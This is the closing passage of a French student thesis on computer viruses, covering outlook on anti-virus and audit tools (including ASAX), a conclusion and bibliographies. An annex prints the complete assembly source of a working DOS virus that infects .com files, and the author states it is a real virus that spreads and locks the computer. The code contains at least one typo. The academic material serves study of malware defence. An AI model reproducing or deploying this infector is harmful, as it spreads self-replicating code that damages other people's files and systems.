Mais on peut toutefois espérer que l'utilisation des modes de protections mémoires vont enfin rendre la vie difficile au virus en les empêchant de se balader n'importe où dans la mémoire centrale.

8.2 Les outils de détection de virus

Il est possible qu'avec le temps, les grandes différences de qualités entre les outils anti-virus commerciaux et du domaine publique vont disparaître. En effet, selon une étude du "Virus Test Center", les meilleurs anti-virus sont ceux du domaine public, et de plus beaucoup d'outils anti-virus comportent des manquements criminels.

Je pense également vu l'utilisation croissante d'algorithmes de chiffrement et de compactage, que la probabilité de pouvoir désinfecter automatiquement et correctement des fichiers contaminés diminue.

De plus l'utilisation croissante, de disque compacté (avec Stacker, Super Store, Double Disk) et de disquette au contenu fait croître de plus en plus le temps nécessaire à la recherche de virus, car il faut toujours décompacter pour rechercher les virus. Ces outils qui compactent les fichiers sont interessants pour la détection d'un virus, s'ils indiquent la taille du fichier après compression, car alors un virus qui utilise le compactage sera immédiatement détectable s'il tente d'infecter un fichier compacté. En effet, un fichier déjà compacté ne peut plus compacter avec un gain de place donc ce genre de fichier ne peut que produire une augmentation de la taille compactée du fichier hôte après infection.

8.3 Les outils d'audit sur pc

Je suis persuadé que l'audit sur pc a un grand avenir devant lui, mais pas dans la forme actuelle. L'audit dont j'ai parlé est malheureusement facilement détournable, les virus furtifs qui détournent les interruptions pourraient très bien le détourner ou le court-circuiter même ceux-ci n'ont pas été conçus spécialement à cet effet.

En effet, les virus furtifs utilisent le même principe qu'utilise l'audit pour s'installer, le détournement d'interruption. En s'installant les virus furtifs pourraient très bien cour-circuiter l'appel à l'interruption d'origine, se faisant ils cour-circuiteraient également l'appel intermédiaire à l'outil d'audit.

Les virus appelant directement les routines du DOS sans passer par le mécanisme d'interruptions sont également actuellement indétectables. Les virus qui modifient directement le contenu de la mémoire sont totalement invisibles à l'outil d'audit.

L'impossibilité de connaître le compte-rendu d'un appel d'une interruption rend difficile la possibilité de suivre à la trace un virus. Ce qui rend impossible par exemple de connaître le noms des fichiers infectés par le virus.

L'idée d'envoyer les données de l'audit à un autre pc par l'intermédiaire d'une connexion RS-232 est une bonne idée mais un virus qui perturberait les transmissions empêcherait toutes études.

Pour le maximum d'efficacité l'audit doit être effectué sur une émulation du DOS, car grâce à ce procédé on peut être sûr des résultats et sur l'impossibilté de cour-circuiter l'outil. De plus l'analyse peut être effectuée sur la même machine sans risque d'infection.

8.4 A.S.A.X.

A.S.A.X. qui au départ n'a pas été conçu pour la recherche des virus, se révèle être un outil très pratique. Il permet des études rapides d'audit-trail qui se révelent être trop fastidieuses à réaliser à la main. Le langage est souple et a encore évolué depuis le moment où j'ai écrit les règles.

Une version modifiée serait particulièrement interessante, une version qui pourrait traiter les informations d'audit dès qu'elles sont recues, ce qui permettrait une réaction en temps réel contre les virus.

8.5 WINDOWS

Windows devient un logiciel incontournable pour pc, mais malheureusement la version actuelle tourne encore sous DOS. Les logiciels tournant sous DOS depuis Windows sont aussi succeptibles d'être contaminés. Notez qu'il existe déjà des virus "ne tournant" que sous Windows. Windows NT n'écarte absolument la menace d'infection, sauf peut-être dans un premier temps, le temps d'en écrire un...

9. Conclusion

Je n'imaginais pas avant de me consacrer à l'étude des pestes informatiques et des problèmes qu'elles engendrent, m'attaquer à un sujet aussi vaste. J'avais bien lu quelque livres avant de partir en stage à Hambourg, mais je ne me rendais pas compte de l'ampleur du sujet. En fait dans ces quelques pages, j'ai essayé d'expliquer ce que sont les pestes informatiques, et d'être aussi rigoureux que possible.

Je n'ai pu malheureusement parler de tout ce que j'aurais voulu. J'ai essayer également de ne pas tomber dans le travers de beaucoup de bouquins que l'on trouve dans le commerce sur les virus. Je ne voulais donner un botin reprenant tous les virus existants. De toute façon, il aurait été totalement périmé au moment ou vous lisez ces lignes, on recense en effet 10 nouveaux virus par semaines. Heureusement que peu d'informaticiens compétants ne se sont pas lancer dans la création de virus, car nous serions alors confronter à des virus beaucoup plus dangereux.

Je me suis aussi demandé si l'étude des virus pourrait apporter des choses bénéfiques pour l'informatique. La réponse est mitigée, on peut bien sûr penser à des programmes qui s'automodifieraient pour se maintenir à jour ou à des optimiseurs de codes qui seraient bien utiles pour éviter la tendance actuelle de produire des programmes monstrueux en taille sur les pc. Mais tout cela est difficilement applicable aux programmes actuels, et les quelques idées d'applications n'auraient pu concerner que les virus c'est la raison pour laquelle je me suis empressé de les oublier.

Vous trouverez dans la bibliographie, une liste de livres que j'ai trouvé de qualité, beaucoup de mes sources d'informations me viennent de "News" du courrier électronique et c'est ce qui explique que j'ai bénéficié de sources d'informations très récentes.

J'ai écarté volontairement du mémoire toutes informations permettant la création de virus, j'espère ne pas avoir par là été trop évasif à certain moment. Le code d'un virus de démonstration est mis en annexe de certains exemplaires de ce mémoire.

10. Bibliographie

[1] Naji Habra, Baudouin Le Charlier, Abdelaziz Mounji, Isabelle Mathieu Preliminary report on Advanced Security Audit Trail Analysis on uniX, Institut d'Informatique FUNDP Namur and Siemens-nixdorf Software S.A. Rhisnes March 9, 1992

[2] Naji Habra, Baudouin Le Charlier, Abdelaziz Mounji, I.Mathieu, ASAX software Architecture and Rule-Based language for Universal Audit Trail Analysis, Proceedings ESORICS 92, Toulouse, France 23-25 Nov 92 Page 435-448

[3] Naji Habra, Baudouin Le Charlier, Abdelaziz Mounji,Advanced Security Audit Trail Analysis on uniX, implementation design of the NADF Evaluator, Institut d'Informatique FUNDP Namur

[4] National Computer Security Center, A guide to understanding AUDIT in trusted systems, 28 July 1987

[5] Klaus Brunnstein, Simone Fischer-Hübnern, Morton Swimmer, "Concepts of an Expert System for Virus Detection"

[5] David Ferbrach, A pathology of virus,

[6] David M. Chess, Virus Verification and Removal Tools and Techniques, T.J Watson Research Center USA 18 November 1991

[7] Math Bishop "An overview of Computer Viruses in a Research Environment", Department of Mathematics and Computer Science Darmouth College Hanover

[8] W.T. Polk and L.E. Bassham, "A Guide to the selection of Anti-virus Tools and technique" National Institut of Standard and Technologie Computer Security Division 2 December 1992

[9] Fred Cohen, On the implications of computer viruses and methods of defence, computers and Security

[10] J.Hruska "Virus informatiques et lutte anti-virus"

11 Bibliographie électronique

J'ai rassemblé ici les articles ainsi que les adresses utiles pour de l'information sur les virus et où trouver les meilleurs anti-virus.

[1] Brunnstein , "Index of Know (MS-DOS) Anomalies", fachbereich Informatik Hamburg Univerität

[2] VTC, "Computer Virus Catalog"

[3] rzsun2.informatik.uni-hamburg.de , directory /pub/virus/...

[4] ftp.mcafee.com, directories ./pub/virus & /pub/antivirus

[5] F-PROT, percomp@infohh.rmi.de, Belgium +32-41-720399

[6] Ferbrache@cs.hw.ac.uk

[7] anti-virus pour les amigas seulement ms.uky.edu

[8] pdsoft.lancs.ac.uk

[9] ux1.cso.uiuc.edu

[10] brown.bitnet

[11] vega.hut.fi

ANNEXE

Attention, ceci est un vrai virus qui se reproduit rapidement et qui bloque l'ordinateur, je décline toutes responsabilités en cas d'utilisation de celui-ci à d'autres fins que la démonstration.

```
essaip          segment
                org 100h
                assume cs:essaip
;
start :
                nop
                nop
                nop
                jmp debut
;
dta             db      255 dup ('$')
masque          db      '*.com',0
ln              db      10,13,'$'
handle1         dw      ?
handle2         dw      ?
buffer          dw      512 dup (0)
buflen          equ     3
bufsize         dw      1024
bytes           dw      ?
nom_bidon       db      '$$$.com',0     ; nom du fichier intermédiaire
;
;-------------------------------------------------------------------
;
effacement_fichier proc near
                push dx
                push ax
                lea dx,[dta+01eh]
                mov ah,41h
                int 21h
                jc erre
                jmp fin_eff
;
erre :
fin_eff:        pop ax
                pop dx
                ret
;
```

```
effacement_fichier endp
;--------------------------------------------------------------------
contamine_q proc near
                push dx

                lea dx,[dta+01eh]     ; enlever le read only
                mov ah,43h
                mov al,0
                int 21h
                mov ah,43h
                mov al,01h
                and cx,11111110b
                int 21h


                lea dx,[dta+01eh]
                mov ah,3dh
                mov al,2
                int 21h
                jc err_c_q
;
                mov bx,ax
                mov cx,buflen
                lea dx,buffer
                mov ah,3fh
                int 21h
                jc err_c_q
                mov ah,3eh   ;fermeture du fichier
                int 21h
;
                mov bx,buffer
                cmp bx,9090h   ; déterminer si il y a une signature
                jz deja_infecte
;
; La bombe logique était ici
;
                call infection
                mov ah,0
                jmp fin_c_q
;
err_c_q:        mov ah,0ffh
                jmp fin_c_q
;
;
deja_infecte :  mov ah,0ffh
;
fin_c_q:        pop dx
                ret
contamine_q   endp
```

```
;-------------------------------------------------------------------

infection    proc near
;
             push dx
             push cx
             push bx
             mov ah,5bh          ; création de $$$.com
             mov cx,0
             lea dx,nom_bidon
             int 21h
             jc err_f
;
             lea dx,nom_bidon    ;ouverture en i/o de $$$.com
             mov ah,3dh
             mov al,2
             int 21h
             jc err_f
             mov bx,ax
             mov ah,40h          ; ecriture du virus dans $$$.com
             lea dx,start
             mov cx,800h
             int 21h
             jc err_f
;
             mov handle1,bx                    ; sauvegarde du handle de $$$.com
             mov ax,word ptr [dta+01ah]        ; sauvegarde de la taille du
             mov dx,word ptr [dta+01ch]        ; fichier pirater
             div bufsize                       ; division par la taille du
             mov bx,ax                         ; buffer pour indiquer le nombre
             add bx,01h                        ; de lecture (recopie)
             push bufsize
             pop bytes
;
             lea dx,[dta+01eh]     ; ouverture du fichier piraté
             mov ah,3dh            ; pour le copier !
             mov al,0              ; ouverture en lecture
             int 21h
err_f:       jc err_fin
;
             mov handle2,ax
;
while1:
             push bx               ; sauvegarde du compteur de boucle
             cmp  bx,0             ; c'est fini ?
             jz  endwhile1
             mov bx, handle2
             mov cx,1024
             mov ax,3f00h
```

```
                lea dx,buffer
                int 21h
                jc err_fin
                mov bx,handle1
                mov ax,4000h
                mov cx,1024
                lea dx,buffer
                nt 21h
                jc err_fin
                pop bx
                dec bx
                jmp while1

endwhile1:
;
;
                pop bx
                mov bx,handle1
                mov ah,3eh          ; fermeture de $$$.com
                int 21h
                mov bx,handle2      ; fermeture du piraté
                mov ah,03eh
                int 21h
                call effacement_fichier
;
                mov ah,56h
                mov dx,offset nom_bidon
                push ds
                pop es
                lea di,[dta+1eh]
                int 21h
                jc err_fin
                jmp fin_inf
;
err_fin:    ;
;
fin_inf:        pop bx
                pop cx
                pop dx
                ret
infection       endp

debut:
                push dx     ; adresse de ma dta
                push cx
                push ax
                mov ah,1ah
                lea dx,dta
                int 21h
```

```
;
                lea dx,masque
                mov ah,04eh
                mov cx,0
                int 21h
                jc fin
                call contamine_q
                cmp ah,0ffh
                jnz fin
;
boucle:         mov ah,4fh
                int 21h
                jc fin
                call contamine_q
                cmp ah,0ffh
                je boucle
;
; Installation de l'environement du .com
;
fin  :          mov cx,0ffh
                push cs
                push cs
                pop ds
                pop es
                mov si,0
                mov di,800h
                cld
                rep movsb
                pop ax
                pop cx
                pop dx
                nop
                nop
                nop
                mov ah,4ch
                int 21h
vers_suite:     mov ax,cs
                add ax,80h
                mov cs:836h,ax
                mov ds,ax
                mov es,ax
                push ax
                mov ax,100h
                push ax
                retf
essaip          ends
                end     start
```